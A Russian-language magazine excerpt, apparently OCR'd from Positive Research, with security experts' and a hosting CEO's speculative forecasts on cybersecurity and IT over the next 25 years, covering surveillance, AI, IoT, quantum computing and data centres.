Наступит эра тотального контроля. Под предлогом кибербезопасности государства национализируют интернет. Доступ в сеть будет только по личному социальному номеру. Который заменит и паспорт, и банковский счет. Все действия, все транзакции, все личные переписки станут доступны госструктурам. Потребуется больше сотрудников ИБ, так как следить будут за всеми и везде. Как в антиутопии Замятина «Мы». Только там была прозрачность на физическом уровне, а у нас будет прозрачность на киберуровне.

Будет развиваться индустрия домашних роботов. Это создаст нишу для нового рода кибератак: получение доступа к управлению домашним роботом. Как следствие, потребуется оборудовать роботов средствами защиты для конечных устройств, что позволит компаниям, производящим продукты EDR, заключать контракты на предустановленное ПО с компаниями, производящими домашних роботов. Конечными узлами будут домашние роботы, а регионы, в которых их продали, — тенантами, отсюда возникнет необходимость в мультитенантности.

Другой вариант развития событий: геополитические конфликты повлекут катастрофу, которая уничтожит интернет. Человечество откатится к 60-м гг. XX века. Люди снова начнут ходить в библиотеки, чтобы добыть нужную информацию, возродят живое общение и вспомнят, каково это — радоваться простым вещам, таким как восход солнца, шелест травы на ветру, смех ребенка.

Пароли исчезнут, все будут пользоваться биометрией для аутентификации. Нет смысла помнить пароли, если каждый человек уникален. Вся информационная безопасность перейдет в руки ИИ, но за ним все равно будут стоять специалисты, которые его обучают. Квантовые компьютеры разрушат устои криптографии — наверное, не останется ни одного человека, чьи данные нельзя будет найти в открытом доступе. Конечно же, квантовые компьютеры появятся в первую очередь у государств, что приведет к массовым атакам на эти же государства.

Веб-сайты будут генерироваться ИИ в реальном времени: зашел на госуслуги, ввел свой запрос, ИИ обработал его и выдал информацию. При плохой архитектуре безопасности таких приложений хакеры смогут доставать и чужие данные, а может, и получать доступ ко всему серверу. Хакерские группировки разрастутся до огромных размеров: сотни, а может, и тысячи людей будут одновременно взламывать организации. Это станет не только огромной угрозой для компаний, но и сильной мотивацией увеличить количество ИБ-специалистов.

Георгий Котов, стажер, отдел анализа защищенности веб-приложений

(должность на момент подготовки публикации)

Качественная оценка рисков перестанет приносить нужное качество оценки, обзаведитесь достаточным количеством количественной!

Михаил Толчельников
консультант по РКБ
(должность на момент подготовки публикации)

К 2050 г. информационная безопасность окончательно перестанет быть узкопрофильной сферой — она растворится в повседневности как когда-то электричество: вроде бы и не видишь, но без нее ничего не работает. Кибербезопасность перестанет быть отдельной дисциплиной — она станет встроенной во все: в тело, быт, сознание. Условный «антивирус» больше не будет программным решением для конечного устройства — это будет биоинтерфейс, интегрированный в нервную систему человека наряду с нейросетевым файрволом, который будет общаться с пользователем и голосом в голове объяснять, почему заблокирован Netflix.

Пользователя больше не попросят задать пароль: его «ключ» будет формироваться на основе мимики, тембра голоса и других биометрических параметров. Слишком нервничаешь? Подожди с доступом до завтра.

Ребенку при рождении будут присваивать персональный «цифровой иммунитет» — как прививка от кори, только немного другое: комплекс настроек, фильтров и нейросетевых щитов.

Для HR'ов появится нейросеть-ассистент, анализирующая, насколько кандидат подвержен социальному инжинирингу, по выражению лица, скорости реакции на фейковые письма, а также по тому, впишется ли он в коллектив. SOC'и будущего превратятся в гибрид ИИ и человека и будут не только реагировать на инциденты, но и предсказывать их на месяцы вперед — по всплескам тревожности в корпоративных чатах, количеству выпитого кофе, предпочтениям в плейлисте и деплою в пятницу. Детям родители будут читать на ночь сказку «Цифрогигиена и основы самозащиты от deepfake», а также истории про самые нелепые компрометации данных.

Одно можно сказать точно: в мире будущего безопасным будет не тот, кто все знает, а тот, кто умеет сомневаться, критически мыслить и вовремя нажимать кнопку «выключить Wi-Fi + включить голову». Мир станет быстрее, сложнее, умнее — но при этом уязвимее. И все, что останется по-настоящему ценным, — это здравый смысл, цифровая интуиция и немного юмора в закладках браузера. А с учетом того, как быстро развиваются технологии, эти прогнозы могут сбыться даже раньше, чем мы думаем.

Дмитрий Павленко,
руководитель отдела выявления атак и реагирования


Многополярности — быть, так как двухполярный мир закончился, однополярный тоталитарный порядок никого в мире не радует, а это значит, что все полюсы будут заинтересованы в своем суверенитете и своей автаркии. Полюсам придется частично договариваться и взаимно дополнять друг друга, а частично — обеспечивать свою независимость самостоятельно. Укрепление суверенитета полюсов предполагает решение проблем технологической и цифровой независимости, в том числе в сфере безопасности, и кибербез — это только частный случай. Из этого следует, что мы будем наблюдать парад импортозамещений устройств, сервисов, программного обеспечения и продуктов ИБ.

А раз будет много новых (незрелых) аппаратных, программных и организационно-технических решений, то и новых уязвимостей будет много. Злоумышленники будут эти слабости использовать, а компании из сферы результативной безопасности без работы не останутся. Это вселяет оптимизм!

Сергей Станкевич, руководитель антивирусной лаборатории

Я думаю, что в ближайшие 25 лет человечество столкнется с таким понятием, как нейроинтерфейсы, в повседневной жизни. Это может быть некоторое устройство, полностью заменяющее привычный образ интернета. Все взаимодействия с глобальной сетью могут происходить с помощью мысли. Также полагаю, что будет существенный скачок в развитии квантовых компьютеров и вычислений на их основе, что откроет новые горизонты в различных областях жизни человека.

Алексей Соловьев, руководитель группы экспертизы, отдел анализа защищенности веб-приложений


ЧЕГО НАМ БОЯТЬСЯ
И НА ЧТО НАДЕЯТЬСЯ:
КАКОЙ БУДЕТ ИБ
ЧЕРЕЗ 25 ЛЕТ

Алексей Плешков

Независимый эксперт

Каждый раз, читая традиционные новогодние прогнозы коллег — экспертов по кибербезопасности, я где-то с интересом, а где-то со скепсисом вычленяю основные тезисы и анализирую приведенные аргументы. Цель этого упражнения — сформировать свою экспертную позицию: насколько я разделяю / согласен / не согласен с доводами коллег, а главное почему. Ведь не могут же так много компетентных и уважаемых людей заблуждаться, правда? :)

Сегодня я решил кардинально изменить свою роль и сделать собственный ИБ-прогноз, но не на следующий год, а на ближайшие 25 лет в России. О как! А вам, уважаемые эксперты и читатели журнала, предлагаю примерить на себя роль скептиков и критически оценить мои предположения и доводы.

Ни в коем разе не претендую на лавры ИБ-оракула (эта шляпа уже давно надета на правильную голову), поэтому к каждому тезису приведу пример или обоснование на базе накопленного мной опыта и собранной ранее статистики. Буду рад обсудить альтернативные точки зрения — онлайн или офлайн. К тому же на эту дискуссию у нас будет как минимум 25 лет :)

ПРОДОЛЖЕНИЕ И УЖЕСТОЧЕНИЕ КИБЕРВОЙН

На горизонте 25 лет непрерывное противостояние в киберпространстве перерастет в продолжительные кибервойны, в том числе с политической подоплекой. Противоборствующие стороны будут стремиться к достижению следующих целей:

- демонстрация возможностей;
- отстаивание прав на ресурсы;
- выполнение заказов по выведению ИС из строя и нарушению их доступности;
- создание возможностей для развития отдельных организаций и захвата рынков сбыта (например, за счет выдворения конкурентов);
- информационное и киберсопровождение соответствующих активностей, в том числе политических, в реальном пространстве.

Интернет помнит и хранит все! За последние 25 лет злоумышленники создали и активно применяют распределенную инфраструктуру для реализации сложных кибератак. Объем вложенных в нее ресурсов (информационных, финансовых, интеллектуальных, социальных, политических и пр.) уже сегодня достиг колоссальных масштабов, но еще не окупился. При этом технологический разрушительный потенциал созданных киберпреступниками инструментов не использован даже на 1% (в расчете на эффект от реализации ставших известными кибератак). Поэтому, даже при восстановлении политических отношений между странами в реальном мире, напряженность в киберпространстве будет сохраняться или расти.

ЗАКОНОМЕРНОЕ ВОССТАНИЕ МАШИН

Роботы (ИИ-системы с возможностью к самообучению / расширению границ) будут регулярно нарушать традиционные правила «не причиняй вреда, помогай и защищай человека» и «подчиняйся приказам людей» ради оправдания третьего принципа — «защищай свое собственное существование». С учетом вовлечения синтетических программных и аппаратных компонентов в сценарии совершения киберпреступлений, на горизонте 25 лет эта порочная, но эффективная практика будет множиться и мигрировать в различные сферы деятельности человека. Рано или поздно подобные сущности будут применяться в военных проектах по аналогии с беспилотными устройствами.

По закону больших чисел все это неизбежно приведет к снижению контролируемости и к самоорганизации киберорганизмов. Затем — к падению управляемости и появлению сначала точечных очагов, а вскоре и массовых кейсов, напоминающих первые кадры фильма «Терминатор: Судный день».

ПОТЕРЯ ПРИВАТНОСТИ И НЕПРЕРЫВНАЯ СЛЕЖКА В КИБЕРПРОСТРАНСТВЕ

Защищенные Конституцией РФ права граждан и субъектов персональных данных, а также их границы личного пространства в интернете, разумеется, никто, кроме них самих, нарушать или менять не будет. Да и не потребуется. За неполные 20–30 лет с момента первых упоминаний об ИИ мы научились точно профилировать людей и находить тех, кто максимально соответствует критериям запроса, — в маркетинговых, политических или иных целях. Потенциально рабочий «кибермеханизм» уже проверен и отработан в гражданских задачах. Но представим, что тот же механизм обучения и профилирования будет использоваться для типизации преступников, потенциальных маньяков или пользователей интернета с экстремистскими наклонностями...

Перейдем еще на шаг вперед. В будущем подобные системы могут стать инструментом скрытой слежки с динамической моделью принятия решений. Сегодня у вас базовые SCORE-баллы, поэтому вы не попадаете в зону риска. А завтра подключитесь к сети из нетипичной для себя зоны либо измените фингерпринт на одном из устройств — и сразу окажетесь в фокусе внимания службы мониторинга с «профилем потенциального преступника».

Но ведь этого не будет, коллеги?!

УМНЫЙ, НО СОВЕРШЕННО НЕБЕЗОПАСНЫЙ ДОМ

Про технологию интернета вещей я слышу уже не менее 25 лет и примерно столько же профессионально занимаюсь информационной безопасностью. За это время я регулярно встречал эксплойты под уязвимости в прошивках отдельных программных компонентов IoT. Причем речь идет не только о производственных процессах, но и, как ни странно, о популярных сегодня умных домах.

В погоне за удобством, функциональностью и максимальной совместимостью компонентов умных домов поколение MVP-инженеров и Agile-менеджеров уже опережает свое время. К сожалению, подобные проекты нельзя сделать полностью безопасными: это признает любой профессиональный разработчик или тимлид. К тому же просто «сделать и забыть» такой проект не получится — важно еще и взять его на техподдержку: обновлять программное и аппаратное обеспечение, отслеживать появление эксплойтов и своевременно уведомлять пользователей о необходимости выполнения рекомендаций по информационной безопасности.

Чем больше будет умных домов, тем активнее их будут взламывать кибератакисты, а эксплойты и сценарии атак будут чаще попадать в фокус ИБ-специалистов и СМИ.

СЛОЖНЫЕ КИБЕРАТАКИ ИЗ КАЖДОГО УТЮГА

Среди возможных векторов развития кибербезопасности отмечу противодействие целевым атакам через посредников. В моем экспертном представлении подобные кейсы станут гибридом нынешних целевых атак и атак на цепочки поставок.

Вернемся к приведенному выше примеру с IoT. Интегрированные и взаимосвязанные функциональные компоненты, уязвимые для актуальных эксплойтов, являются логичными точками компрометации даже самой защищенной инфраструктуры — как личной, так и корпоративной. В результате мы снова вернемся к классической парадигме: система безопасна ровно настолько, насколько защищено ее самое уязвимое звено. Даже условный умный утюг, предварительно «правильно» сконфигурированный и размещенный в целевом защищенном периметре, может в нужный момент выступить точкой входа и распространения многоходовой кибератаки.

ЗАСИЛЬЕ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ И НЛП-МАНИПУЛЯЦИЙ

Еще 15–20 лет назад мы и подумать не могли, что с помощью правильно выстроенной стратегии распространения информации можно легко манипулировать сознанием обывателей в интернете, менять политический строй и даже инициировать военные столкновения... Все это вошло в нашу жизнь поэтапно и совсем недавно.

Добавьте к этому ускоренное развитие социальной инженерии и НЛП — и станет ясно: на горизонте 20–25 лет границ применения у подобных методов в киберпространстве просто не будет. Активное вовлечение в подобные преступные схемы молодежи по всему миру не дает поводов для оптимистичных прогнозов. На смену одной преступной группе и заблокированной схеме приходят десять новых. Сложно представить, сколько голов вырастет у этой гидры, если ее вовремя не прижигать...

ZERO TRUST КАК НОРМА ЖИЗНИ

Тотальный контроль в интернете и фактическое отсутствие конфиденциальности в долгосрочной перспективе приведут к полной компрометации чувствительных данных. Анонимность в интернете станет уделом избранных.

Почему? Потому что конфиденциальность — это временное явление, больше похожее на искусственно созданный и подогреваемый в обществе миф. Конфиденциальности в киберпространстве нет даже для информации, зашифрованной самыми стойкими криптоалгоритмами. Вопрос лишь в том, когда они будут взломаны, а данные — рассекречены.

У каждого алгоритма и типа информации свой срок псевдоконфиденциальности, но он точно есть. Поэтому многие вендоры уже рассматривают zero trust как норму жизни, а в будущем к этому придут все.

ПОТЕРЯ НАКОПЛЕННЫХ ЗНАНИЙ И ИБ-МЕТОДОЛОГИИ

Уже сейчас заметен дефицит грамотных методологов и экспертов в области документарного обеспечения процессов кибербезопасности. Сегодня формирование универсальных требований и методологическая поддержка искусственно возложены на регуляторов — ФСТЭК, ФСБ, РКН, Минцифры и пр. На местах же — в подконтрольных и неподконтрольных им субъектах — ситуация с документированием в ИБ порой складывается крайне плачевная.

Эксперты-практики понимают, как, от чего и чем нужно защищать активы компании. А вот про описание и документирование процессов, сохранение компетенций и передачу знаний они думают в последнюю очередь. Завтра кто-то уволится — и знания будут утеряны до тех пор, пока их поэтапно не восстановит новый эксперт.

Но это еще полбеды. А если завтра уйдут методологи из подразделений регуляторов (подобную смену команд мы уже наблюдали в ЦБ РФ и ФСТЭК)? Или из-за смены приоритетов этому направлению будет уделяться меньше внимания и ресурсов? За какие-то 3–5 лет без должного контроля и регулярного обновления уровень методологического ИБ-обеспечения может резко снизиться. Это приведет к потере компетенций и росту нарушений.

Неприятный, но наглядный пример — отечественная космическая отрасль. Достаточно сравнить ее состояние в части методологического обеспечения, сохранения и развития уникальных компетенций в 1960–1970 гг. и сегодня.

СМЕНА ПОКОЛЕНИЙ В ИБ-МЕНЕДЖМЕНТЕ

25 лет — как раз тот срок, за который на производстве сменяются одно-два поколения специалистов. ИБ-отрасль в этом смысле не исключение. В будущем нас, сегодняшних ИБ-экспертов и руководителей, сменят те, кто только вчера родился, но уже уверенно взял в руки родительский смартфон.

При этом ситуация с повсеместным распространением в отечественной ИБ подхода best practice не внушает уверенности в том, что смена поколений и передача компетенций пройдут гладко. Их результатом может стать объективный дефицит экспертов с практическим опытом построения ИБ-решений с нуля. Поэтому крупным корпорациям придется активнее инвестировать в обучение и развитие компетенций инженерных команд.

ОБЪЕДИНЕНИЕ УСИЛИЙ В БОРЬБЕ С ОБЩИМ КИБЕРВРАГОМ

Нынешнюю ситуацию в кибербезопасности отчасти описывает известная древнеримская фраза «разделяй и властвуй» (divide et impera). Она не принадлежит конкретному императору, но отражает стратегический подход к управлению, который веками активно пропагандировали власть имущие.

Сегодня каждый владелец бизнеса один на один сражается с организованными киберпреступными группировками. Периметры защиты компаний при этом напоминают наборы разрозненных элементов — как щиты в древнеримском построении «черепаха». Каждый из этих щитов безопасен, но между ними остаются зазоры для атаки противника...

Я верю, что через 25 лет ситуация с разрозненностью и коммуникационным вакуумом в ИБ-среде кардинально изменится. Эксперты-практики и офицеры кибербезопасности уже выходят из защищенных периметров, вдыхают полной грудью воздух инноваций и, не побоюсь этого слова, импортозамещения. Одни искусственно, а другие вполне естественно находят общие темы и удобные разрешенные каналы для общения, выбирают время и место для выстраивания коммуникаций. Этот процесс напоминает взаимное опыление растений и непрерывное перемещение насекомых между ними. Вся индустрия постепенно учится обмениваться лайфхаками и методами обхода опасных граблей.

На этом спешу закончить свой прогноз и перейти от прекрасного и далекого будущего в настоящее.

Хочу поздравить уважаемых читателей и команду журнала Positive Research с наступающим 2026 г.! Желаю всем нам в новом году здорового оптимизма, уверенного, позитивного настроя и безопасного существования как в цифровом, так и в реальном мире!


2029
2025
2026
2023
2024
2028
2027
2035
POSITIVE RESEARCH
POSITIVE RESEARCH

БУДУЩЕЕ, КОТОРОЕ МЫ ЗАСЛУЖИЛИ: ЧТО БУДЕТ С ИТ ЧЕРЕЗ 25 ЛЕТ?

Никита Цаплин

Генеральный директор и основатель российского хостинг-провайдера RUVDS

В 2023 г. RUVDS запустил 1 на орбиту спутник-сервер размером со спичечный коробок и показал всему миру, что космический хостинг — это реально. Еще через год компания десантировала ЦОД 2 на льдину за полярным кругом и установила соединение с Большой землей через собственный космический аппарат. В 2025-м на орбите оказалось новое детище хостера — спутник-платформа, который станет универсальным полигоном для разработчиков. Похоже уже не столько на научно-исследовательские проекты, сколько на завоевание Вселенной, согласны?

Сдерживаться в инновациях мы не привыкли, а потому смотрим в будущее уже сейчас! Мы попросили главу RUVDS Никиту Цаплина описать, как будут выглядеть технологии будущего. Не так уж важно, какие из предсказаний сбудутся, главное — представить, что ждет нас за горизонтом...

К этому моменту уже 5 лет как будет работать ЦОД RUVDS за полярным кругом — в Мурманске. Он станет нашим первым дата-центром, поддерживающим работу Севморпути. В 2030-м в активе компании также будут ЦОД в Архангельске, на Шпицбергене и в Дудинке — по всему маршруту следования грузовых кораблей. Число наших локаций в России и мире продолжит увеличиваться, а самым знаковым и наукоемким проектом станет дата-центр на дне Байкала.

5 ЛЕТ

К 2030 г. деглобализация интернета продолжит набирать обороты: государства, которые всерьез взялись за регулирование цифрового пространства, сворачивать с этого пути точно не планируют. Сегодня процессы «цифрового огораживания» начинаются даже на Западе, а к концу десятилетия удивить кого-то идеей обособленного интернета будет сложно.

Закончится ли этот раздел сфер влияния выработкой новых правил? Конечно нет! То, что у нас принято называть импортозамещением, станет общим трендом. Больше не будет глобальных соцсетей, специализированных порталов и сервисов, к которым мы привыкли. Например, для поиска жилья в отпуске одного Airbnb будет недостаточно — придется устанавливать региональные приложения. Это будет касаться и корпоративного софта (от офисного до антивирусного), и прикладных решений, и, возможно, конкретных протоколов (например, для интернета вещей). История уже знает примеры того, как может выглядеть подобная «рассинхронизация». Так, известная всем крестовая отвертка, изобретенная 3 на Западе в 1930-х, появилась в СССР только к концу Великой Отечественной войны — благодаря контактам между военными Советского Союза и США. Та же история может повториться 100 лет спустя на ИТ-уровне, но с поправкой: движений навстречу ждать не стоит... Аналогичные процессы будут проходить и в космосе: государства уже «отстраиваются», чтобы не зависеть от решений и политики США. В России на эти цели выделяют 4 сотни миллиардов рублей: процесс создания национальной космической инфраструктуры идет полным ходом. Китай, Индия, Иран и другие государства тоже не отстают.

Также не стоит забывать, что данные — это новое золото, за которое будет идти борьба (например, Европа уже недовольна 5 зависимостью от американских сервисов). Big Data станут вопросом национальных приоритетов, и на защиту не будут жалеть средств.

Как, впрочем, и на ИИ, который останется важнейшим драйвером развития рынков, в том числе ЦОД (тот же спрос на размещение GPU будет только расти). Кроме того, в российских ЦОД будет ярко заметен тренд на регионализацию — увод вычислительных мощностей в области, где есть энергоресурсы и подходящие локации для сооружения дата-центров. Сегодня в стране насчитывается 6 около 80 000 стойко-мест, но, по оценкам аналитиков 7, для удовлетворения спроса в ближайшие пять лет потребуется ежегодно строить по несколько ЦОД общей вместимостью не менее 30 000 стойко-мест. С этой цифрой мы и встретим 2030 г.

10 ЛЕТ

Если говорить откровенно, 2035-й вряд ли будет годом веры в будущее технологий. Скорее наоборот: мы рискуем вступить в фазу «ИИ-зимы». По оценкам Gartner [8], к тому времени роботы, нейроинтерфейсы и полностью автономные ИИ-системы выйдут на плато продуктивности и станут частью нашей реальности. Но будет ли рад этому человек?

ИИ-боты уже сейчас вызывают волну ненависти у широких слоев населения, вынужденного принимать участие в бета-тесте сырых решений. Кажется, что этот сценарий «Черного зеркала» приведет лишь к спаду интереса к искусственному интеллекту. Во-первых, сработает эффект разочарования: ожидания от ИИ окажутся завышенными — даже этот эффективный и современный инструмент не сможет соответствовать столь подогретым надеждам. Во-вторых, многие «низовые» профессии исчезнут: люди останутся без работы и закономерно будут винить в этом технологический прогресс. Недовольство общества будет расти, бизнесу придется свернуть часть проектов, а государству — наращивать социальные расходы. Это приведет к снижению спроса на построенные с прицелом на ИИ дата-центры — они окажутся просто невостребованными. А вопрос их утилизации встанет куда острее, чем уже существующая проблема с переработкой/переиспользованием лопастей ветряков.

Тем не менее спрос на ИИ-специалистов сохранится, как и на айтишников с кибербез-бэкграундом. Именно эти специалисты будут самыми востребованными на рынке. В том числе потому, что облачные сервисы станут основой практически всего: без них будет невозможно вести бизнес, да и просто жить. Однако бесплатными они не будут: проникновение интернета достигнет максимума, но ни одно государство или компания не начнут даром предоставлять доступ к своим сервисам и сети в целом (по крайней мере, на данном этапе). Что же до IaaS, ИИ-системы сыграют важную роль в развитии индустрии: они наладят работу систем самодиагностики и умного мониторинга серверов, что значительно повысит эффективность актуальных решений.

Где будет к тому времени RUVDS? Мы рассчитываем, что на Луне — с новым экспериментальным ЦОД!

15 ЛЕТ

Общество вступит в 2040-е в режиме онлайн: виртуальные офисы отучат нас от поездок на работу, курьеров заменят роботы-доставщики, туризм станет цифровым, а отношения все чаще будут протекать в сети... При этом ИТ выйдут на свой пик: нейрочипы наконец-то заменят смартфоны, а человеку будут доступны огромные массивы информации. Мы сможем управлять любыми устройствами удаленно и, к сожалению, будем испытывать привязанность уже не к девайсам, а к экосистемам. Само собой, оплачивая при этом подписку...

Звучит заманчиво? На мой взгляд, не очень. Вслед за технологическим прогрессом общество все чаще будет ощущать усталость от интернета. Тяга к «настоящему» станет не маргинальной модой или дауншифтингом 2.0, а символом времени. В мире уже есть запрос на «тупые» девайсы и вещи, а через 15 лет он достигнет своего пика. О пресловутом 2007-м люди будут вспоминать так же, как мы сейчас о 1980-х — с нотками ретрогрусти и желанием отыскать духовность в прошлом. Практики цифрового детокса и многочисленные исследования пагубной сетевой зависимости существуют уже сейчас (например, в Китае с 2021 г. детям ограничили доступ к интернету и играм ❾). Вполне возможно, эта практика станет повсеместной — причем не в принудительном, а в самом что ни на есть добровольном формате.

